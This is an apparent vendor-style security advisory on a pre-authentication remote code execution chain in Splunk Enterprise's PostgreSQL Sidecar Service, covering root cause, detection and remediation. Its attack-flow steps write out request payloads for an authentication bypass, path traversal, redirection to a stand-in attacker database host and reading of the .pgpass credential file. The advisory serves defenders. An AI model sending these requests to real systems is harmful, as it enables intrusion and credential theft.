CVE-2026-20253: Splunk Enterprise Pre-Authentication Remote Code Execution
Vulnerability Assessment and Penetration Testing (VAPT)
Summary

Resecurity is tracking the exploitation of CVE-2026-20253, a critical pre-authentication Remote Code Execution (RCE) vulnerability affecting Splunk Enterprise's PostgreSQL Sidecar Service. The flaw stems from multiple security weaknesses, including missing authentication checks, insufficient authorization controls, path traversal, and unsafe handling of user-supplied PostgreSQL parameters.
An unauthenticated attacker can abuse exposed backup and restore endpoints to create files at arbitrary locations, force Splunk to connect to attacker-controlled PostgreSQL servers, and generate malicious database dumps. By leveraging trusted PostgreSQL credentials stored on the system and abusing the restore functionality, attackers can execute attacker-controlled operations and overwrite files used by Splunk.
Successful exploitation may result in arbitrary code execution, unauthorized access to sensitive security data, modification of Splunk configurations and logs, credential exposure, persistence, lateral movement, and complete compromise of the affected Splunk environment. Due to the absence of authentication requirements and the potential for full system compromise, organizations should prioritize patching affected systems and monitoring for indicators of exploitation.
What Splunk Does
Splunk serves as a centralized platform for collecting, indexing, searching, and analyzing machine-generated data across an organization's infrastructure. By aggregating logs and events from diverse sources, Splunk provides security teams, system administrators, and operations teams with real-time visibility into their environments.
Organizations use Splunk to:
Centralize Logs and Data Sources
Splunk collects and consolidates logs from servers, applications, cloud environments, network devices, security tools, and endpoints into a single platform. This eliminates data silos and enables efficient investigation across the entire infrastructure.
Monitor Infrastructure and Application Performance
Operations teams leverage Splunk to track system health, resource utilization, application performance, and service availability. Real-time monitoring helps identify performance bottlenecks and operational issues before they impact users.
Detect Security Threats and Incidents
As a leading Security Information and Event Management (SIEM) platform, Splunk analyzes security events from multiple sources to identify suspicious activity, detect threats, and support proactive defense against cyberattacks.
Investigate Attacks and Troubleshoot Issues
Security analysts and incident responders use Splunk's powerful search capabilities to investigate security incidents, trace attacker activity, and determine the scope and impact of compromises. Similarly, IT teams use Splunk to diagnose and resolve operational issues.
Create Dashboards and Reports
Splunk transforms raw machine data into actionable insights through customizable dashboards, visualizations, and reports. These features enable stakeholders to quickly understand trends, monitor key performance indicators, and communicate findings effectively.
Generate Automated Alerts
Organizations can configure Splunk to generate alerts when predefined conditions or anomalies are detected. Automated notifications help security and operations teams respond rapidly to potential threats, system failures, and critical business events.
By providing a unified view of operational and security data, Splunk enables organizations to improve visibility, accelerate investigations, strengthen threat detection, and make data-driven decisions across their environments.
Affected Versions
Splunk has confirmed that CVE-2026-20253 affects specific releases of Splunk Enterprise and Splunk Cloud Platform that include the vulnerable PostgreSQL Sidecar Service component. The vulnerability impacts multiple supported versions and may allow unauthenticated attackers to achieve remote code execution on affected systems.
Organizations running vulnerable releases should immediately review their deployment versions and apply the vendor-provided security updates. Systems operating on fixed versions are not affected by this vulnerability.
| Product | Affected Versions | Fixed Version |
| Splunk Enterprise 10.0 | 10.0.0 – 10.0.6 | 10.0.7 |
| Splunk Enterprise 10.2 | 10.2.0 – 10.2.3 | 10.2.4 |
| Splunk Enterprise 10.4 | Not Affected | 10.4.0 |
| Splunk Cloud Platform 10.2.2510 | Earlier than 10.2.2510.14 | 10.2.2510.14 |
| Splunk Cloud Platform 10.4.2604 | Earlier than 10.4.2604.3 | 10.4.2604.3 |
Splunk Enterprise Architecture Overview

This diagram illustrates the high-level architecture of Splunk Enterprise and the flow of requests through its core components. User interactions begin at the Splunk Web interface, which serves as the primary access point for administrators, analysts, and other users. Requests are then processed by the Application Layer, where business logic and access control decisions are handled. The Application Layer communicates with Internal APIs to interact with backend services. These services are executed by the Backend Engine, which performs Splunk's core functions such as searching, indexing, alerting, and reporting. Finally, all operational and indexed data is stored within the Data Storage layer.
1. Users
Users interact with Splunk through a web browser or API client. They perform activities such as searching logs, creating dashboards, monitoring alerts, and managing configurations.
2. Splunk Web
Splunk Web is the user-facing interface that receives requests from users. It provides dashboards, search functionality, reporting capabilities, and administrative controls.
3. Application Layer
The Application Layer processes user requests and enforces business logic. It handles authentication, authorization, search execution, dashboard rendering, and communication between the frontend and backend services.
4. Internal APIs
Internal APIs act as the communication bridge between Splunk components. They transfer requests, responses, search queries, and administrative actions between the application layer and backend services.
5. Backend Engine
The Backend Engine is the core processing component of Splunk. It performs data indexing, search processing, correlation, analytics, alert generation, and other computational tasks required for security monitoring and operational intelligence.
6. Data Storage
Data Storage contains indexed logs, events, configurations, knowledge objects, and historical data. The backend engine reads from and writes to this storage layer to support searches, analytics, and reporting.
Workflow Summary
- A user submits a request through Splunk Web.
- The Application Layer validates and processes the request.
- Internal APIs forward the request to the appropriate backend service.
- The Backend Engine executes searches or other operations.
- Data is retrieved from or written to Data Storage.
- Results are returned through the Internal APIs and Application Layer.
- The Splunk Web displays the final output to the user.
Is It Vulnerable by Default?
One of the most important questions surrounding CVE-2026-20253 is whether vulnerable Splunk deployments are exposed by default. The answer depends on how Splunk Enterprise is deployed and whether the PostgreSQL Sidecar Service is installed and enabled.
According to Splunk's advisory, the vulnerability resides within the PostgreSQL Sidecar Service, a component responsible for database backup and recovery operations. While not all Splunk deployments include this service by default, certain deployment models enable it automatically.
Testing and deployment analysis indicate the following:
| Deployment Type | PostgreSQL Sidecar Service |
| Splunk Enterprise On-Premise (Windows Manual Installation) | Not installed by default |
| Splunk Enterprise On-Premise (Windows with Sidecar Installed) | Installed but disabled by default |
| Splunk Enterprise on AWS | Installed and enabled by default |
As a result, Splunk Enterprise deployments running on AWS may be vulnerable immediately after deployment if they are using an affected version. In contrast, manually installed on-premises deployments typically require additional configuration before the vulnerable service becomes accessible.
Root Cause Analysis
CVE-2026-20253 is caused by a combination of security weaknesses in Splunk Enterprise's PostgreSQL Sidecar Service. Sensitive backup and restore functionality was exposed through endpoints that lacked proper authentication and authorization controls, while user-supplied file paths and PostgreSQL connection parameters were insufficiently validated.
These issues allowed attackers to manipulate backup and recovery operations, perform arbitrary file operations, and force connections to attacker-controlled PostgreSQL servers. By chaining these weaknesses together, an unauthenticated attacker could progress from exposed administrative functionality to arbitrary file writes and ultimately Remote Code Execution (RCE).
The detailed exploitation chain is described in the Attack Flow section.
Attack Flow

Step 1 – Exposed PostgreSQL Sidecar Service
The vulnerability exists within Splunk Enterprise's PostgreSQL Sidecar Service, a component responsible for database backup and recovery operations. The service exposes several internal API endpoints that interact directly with PostgreSQL utilities such as pg_dump and pg_restore.
Researchers identified the following recovery-related endpoints:
/v1/postgres/recovery/backup
/v1/postgres/recovery/restore
/v1/postgres/recovery/status/{id}
Although these endpoints were intended for administrative database management tasks, they were accessible through Splunk's web interface via:
/en-US/splunkd/__raw/v1/postgres/recovery/backup
/en-US/splunkd/__raw/v1/postgres/recovery/restore
The vulnerability stems from the fact that these operations could be invoked without proper authentication validation.
Step 2 – Missing Authentication Controls
The PostgreSQL Sidecar Service fails to properly validate whether a user is authenticated before processing sensitive requests.
During testing, researchers observed that requests containing arbitrary or empty credentials were still accepted and processed by the service.
Example request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: target
Content-Type: application/json
Authorization: Basic Og==

{
 "database":"search_metadata",
 "backupFile":"test"
}
Instead of enforcing authentication, Splunk forwards user-supplied values directly to PostgreSQL utilities, effectively delegating trust to the backend service.
Step 3 – Abuse of Backup Functionality
The /backup endpoint accepts a user-controlled parameter called backupFile.
Example request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Content-Type: application/json

{
  "database":"search_metadata",
  "backupFile":"backuptest"
}
Internally, the application invokes PostgreSQL's backup utility:
exec.CommandContext(
    ctx,
    "pg_dump",
    "-h", "localhost",
    "-p", port,
    "-U", user,
    "-f", backupFile,
    database,
)
Because the backupFile argument is attacker-controlled, the service allows users to influence where files are created on the filesystem.
Step 4 – Path Traversal Vulnerability
The application does not properly validate the file path supplied through the backupFile parameter.
Researchers demonstrated that directory traversal sequences could be supplied:
{
  "database":"search_metadata",
  "backupFile":"../../../../../../tmp/test"
}
As a result, files could be created outside the intended backup directory.
Instead of writing files only within the PostgreSQL working directory, the service followed attacker-supplied paths and created files at arbitrary filesystem locations.
This behavior significantly increases the impact of the vulnerability because file operations are no longer restricted to application-controlled directories.
Step 5 – Abuse of Database Connection Parameters
Researchers discovered that the database parameter was also fully attacker-controlled.
The vulnerable code ultimately passed the database value directly to PostgreSQL:
pg_dump ... database
PostgreSQL supports connection-string syntax inside the database argument.
Example:
{
  "database":"hostaddr=attacker-db.example.com",
  "backupFile":"/tmp/test"
}
By supplying connection parameters such as:
hostaddr=
dbname=
port=
an attacker could force Splunk to connect to a remote PostgreSQL server under their control.
Step 6 – Attacker-Controlled Database Dumps
Once Splunk connects to an attacker-controlled PostgreSQL server, the attacker can fully control the data returned by the backup process.
Example request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Content-Type: application/json

{
  "database":"hostaddr=attacker-db.example.com dbname=testdb",
  "backupFile":"/tmp/backup.dump"
}
The resulting dump file contains content generated by the attacker's database rather than the local Splunk database.
This transforms the vulnerability from simple file creation into a mechanism for writing attacker-controlled content to the filesystem.
Step 7 – Abuse of Restore Functionality
A second vulnerable endpoint exists:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore
Internally this endpoint executes:
exec.CommandContext(
    ctx,
    "pg_restore",
    "-h", "localhost",
    "-p", port,
    "-U", user,
    "-d", database,
    backupFile,
)
The endpoint restores a PostgreSQL dump file into a target database.
Because attackers control both the dump file and database connection parameters, they can influence what SQL statements are executed during the restore process.
Step 8 – Local Database Authentication Abuse
Researchers discovered that Splunk stores PostgreSQL credentials in a .pgpass file.
Example location:
/opt/splunk/var/packages/data/postgres/.pgpass
The restore functionality could be instructed to use this credential file through PostgreSQL connection parameters.
Example request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Content-Type: application/json

{
  "database":"dbname=template1 passfile=/opt/splunk/var/packages/data/postgres/.pgpass",
  "backupFile":"/tmp/backup.dump"
}
This allowed the restore operation to authenticate against Splunk's local PostgreSQL instance using trusted credentials.
Step 9 – Malicious SQL Execution During Restore
When PostgreSQL restores a database dump, it executes SQL statements contained within the dump.
Because attackers fully control the contents of the database dump generated earlier, they can introduce malicious SQL objects that execute during restoration.
The restore operation therefore becomes a mechanism for executing attacker-controlled database actions within Splunk's PostgreSQL environment.
Step 10 – Escalation to Remote Code Execution
After obtaining the ability to write arbitrary files through PostgreSQL functionality, attackers can target files executed by Splunk.
Researchers demonstrated that application scripts could be replaced with attacker-controlled content.
When Splunk subsequently executes the modified script, arbitrary code runs with the privileges of the Splunk service account, resulting in complete compromise of the affected system.
This final step transforms what initially appears to be an arbitrary file operation vulnerability into a full pre-authentication Remote Code Execution (RCE) vulnerability.
Attack Prerequisites
Successful exploitation of CVE-2026-20253 requires network access to a vulnerable Splunk deployment exposing the PostgreSQL Sidecar Service recovery endpoints.
An attacker does not require:
- Valid Splunk credentials
- Prior access to the environment
- User interaction
- Administrative privileges
As long as the vulnerable recovery endpoints are reachable, an unauthenticated attacker may initiate the exploitation chain remotely.
Why This Vulnerability Is Critical
CVE-2026-20253 is particularly dangerous because it can be exploited remotely without authentication or user interaction. By chaining multiple weaknesses together, an attacker can progress from unauthenticated access to arbitrary file operations and ultimately Remote Code Execution (RCE).
Several factors contribute to its Critical severity:
- Remote exploitation over the network
- No authentication required
- No user interaction required
- Low attack complexity
- Arbitrary file write capabilities
- Potential for Remote Code Execution (RCE)
The impact is amplified by Splunk's role as a centralized security and monitoring platform. A successful compromise may expose sensitive logs, credentials, security alerts, and operational data while providing attackers with a foothold for persistence, defense evasion, and lateral movement within the environment.
Proof of Concept and Detection
Security researchers have publicly demonstrated CVE-2026-20253 and released proof-of-concept material showing how exposed PostgreSQL recovery endpoints can be abused to perform unauthorized backup and restore operations. Organizations can use these techniques in controlled testing environments to validate whether vulnerable systems are exposed.
Detection Methodology
Administrators should verify whether PostgreSQL recovery endpoints are accessible without authentication and review logs for requests targeting recovery functionality, including:
- /v1/postgres/recovery/backup
- /v1/postgres/recovery/restore
- /v1/postgres/recovery/status/{id}
Indicators of potential exploitation include:
- Requests containing path traversal sequences (../)
- PostgreSQL connection parameters such as hostaddr=, dbname=, port=, or passfile=
- Unexpected execution of pg_dump or pg_restore
- Creation of database dump files in unusual filesystem locations
- Outbound connections from Splunk services to unknown PostgreSQL servers

Nuclei Detection Template
The following Nuclei template can be used to identify potentially vulnerable Splunk instances by detecting exposed PostgreSQL recovery functionality. Detection should only be performed against systems that you own or are authorized to assess.
Reference: https://github.com/0xBlackash/CVE-2026-20253
Impact Assessment
Successful exploitation of CVE-2026-20253 can result in complete compromise of affected Splunk Enterprise deployments without requiring valid credentials. By chaining the authentication bypass, arbitrary file write, and PostgreSQL restore functionality, attackers can execute arbitrary code on the target system with the privileges of the Splunk service account.
Potential impacts include:
- Remote Code Execution (RCE): Attackers can execute arbitrary operating system commands on vulnerable Splunk servers, enabling full control over the application environment.
- Unauthorized Access to Security Data: Splunk often contains highly sensitive logs, alerts, authentication records, incident response data, and security telemetry. Attackers may access, modify, or exfiltrate this information.
- Modification of Indexed Data: Malicious actors can alter indexed events, dashboards, saved searches, alerts, and configurations, potentially concealing malicious activity or disrupting security operations.
- Persistence and Long-Term Access: Attackers can establish persistent access by modifying Splunk applications, scripts, startup components, scheduled tasks, or other files executed by the platform.
- Defense Evasion: Security monitoring and detection capabilities may be disabled, manipulated, or bypassed, reducing the organization's visibility into ongoing attacks.
- Lateral Movement Opportunities: Because Splunk commonly integrates with Active Directory, cloud services, endpoint security platforms, databases, and network infrastructure, a compromised Splunk server can serve as a strategic pivot point for attacks against internal systems.
- Credential Exposure: Stored credentials, API tokens, service account secrets, database credentials, and integration keys accessible to Splunk may be exposed and leveraged to further compromise the environment.
- Integrity and Availability Risks: Attackers may delete, corrupt, encrypt, or manipulate operational and security data, impacting investigations, compliance requirements, and business operations.
- Incident Response Tampering: Logs, forensic artifacts, and historical event data may be altered or removed, hindering detection efforts and complicating incident response investigations.
- Enterprise-Wide Security Impact: Given Splunk's central role in security monitoring and operational intelligence, compromise of the platform can significantly reduce organizational visibility, allowing additional malicious activity to proceed undetected.
Due to the lack of authentication requirements and the potential for complete system compromise, this vulnerability should be considered Critical and prioritized for immediate remediation
Remediation and Mitigation
Organizations should take the following actions to reduce the risk of exploitation:
- Apply Security Updates: Upgrade affected Splunk Enterprise instances to the latest vendor-supported version containing the security fix.
- Restrict Administrative Access: Limit access to Splunk Web, management interfaces, and recovery-related endpoints to trusted administrators and internal networks.
- Review Exposure: Identify internet-accessible Splunk deployments and remove unnecessary external access where possible.
- Monitor Recovery Endpoints: Review logs for requests targeting PostgreSQL recovery APIs, particularly backup and restore operations.
- Detect Suspicious Activity: Investigate requests containing path traversal sequences (../) or PostgreSQL connection parameters such as hostaddr=, dbname=, and passfile=.
- Monitor PostgreSQL Utilities: Alert on unexpected executions of pg_dump and pg_restore initiated by Splunk services.
- Inspect File Integrity: Verify that Splunk applications, scripts, and configuration files have not been modified or replaced by unauthorized users.
- Investigate Potential Compromise: Review historical logs for indicators of exploitation, including unusual backup operations, restore operations, or outbound PostgreSQL connections.
- Rotate Credentials: If compromise is suspected, rotate PostgreSQL credentials, API tokens, service account credentials, and other secrets accessible to the Splunk environment.
- Implement Network Segmentation: Isolate Splunk servers from critical internal systems to reduce the risk of lateral movement following a compromise.
- Strengthen Monitoring: Deploy detections for unauthorized file creation, file modifications, suspicious process execution, and unexpected administrative API usage.
- Perform Incident Response Activities: Conduct a forensic investigation on potentially affected systems to identify persistence mechanisms, malicious files, and unauthorized changes.
Given the vulnerability's pre-authentication nature and potential for complete system compromise, remediation should be treated as a high-priority security activity
Conclusion
CVE-2026-20253 demonstrates how multiple seemingly independent security weaknesses can be chained together to create a critical pre-authentication Remote Code Execution vulnerability. By exploiting exposed PostgreSQL recovery endpoints, insufficient authentication controls, path traversal, and unsafe handling of database connection parameters, an attacker can progress from unauthenticated access to arbitrary file writes and ultimately full system compromise.
Given Splunk's role as a centralized logging, monitoring, and security analytics platform, successful exploitation can have far-reaching consequences, including unauthorized access to sensitive security data, disruption of monitoring capabilities, credential exposure, and lateral movement within the enterprise environment. Organizations should treat this vulnerability as a high-priority security risk, immediately apply vendor-provided patches, review systems for indicators of compromise, and implement appropriate monitoring and access controls to reduce the likelihood of exploitation.
This vulnerability highlights the importance of enforcing strong authentication mechanisms, validating user-controlled input, restricting access to administrative functionality, and adopting defense-in-depth practices to prevent individual weaknesses from being combined into a complete attack chain.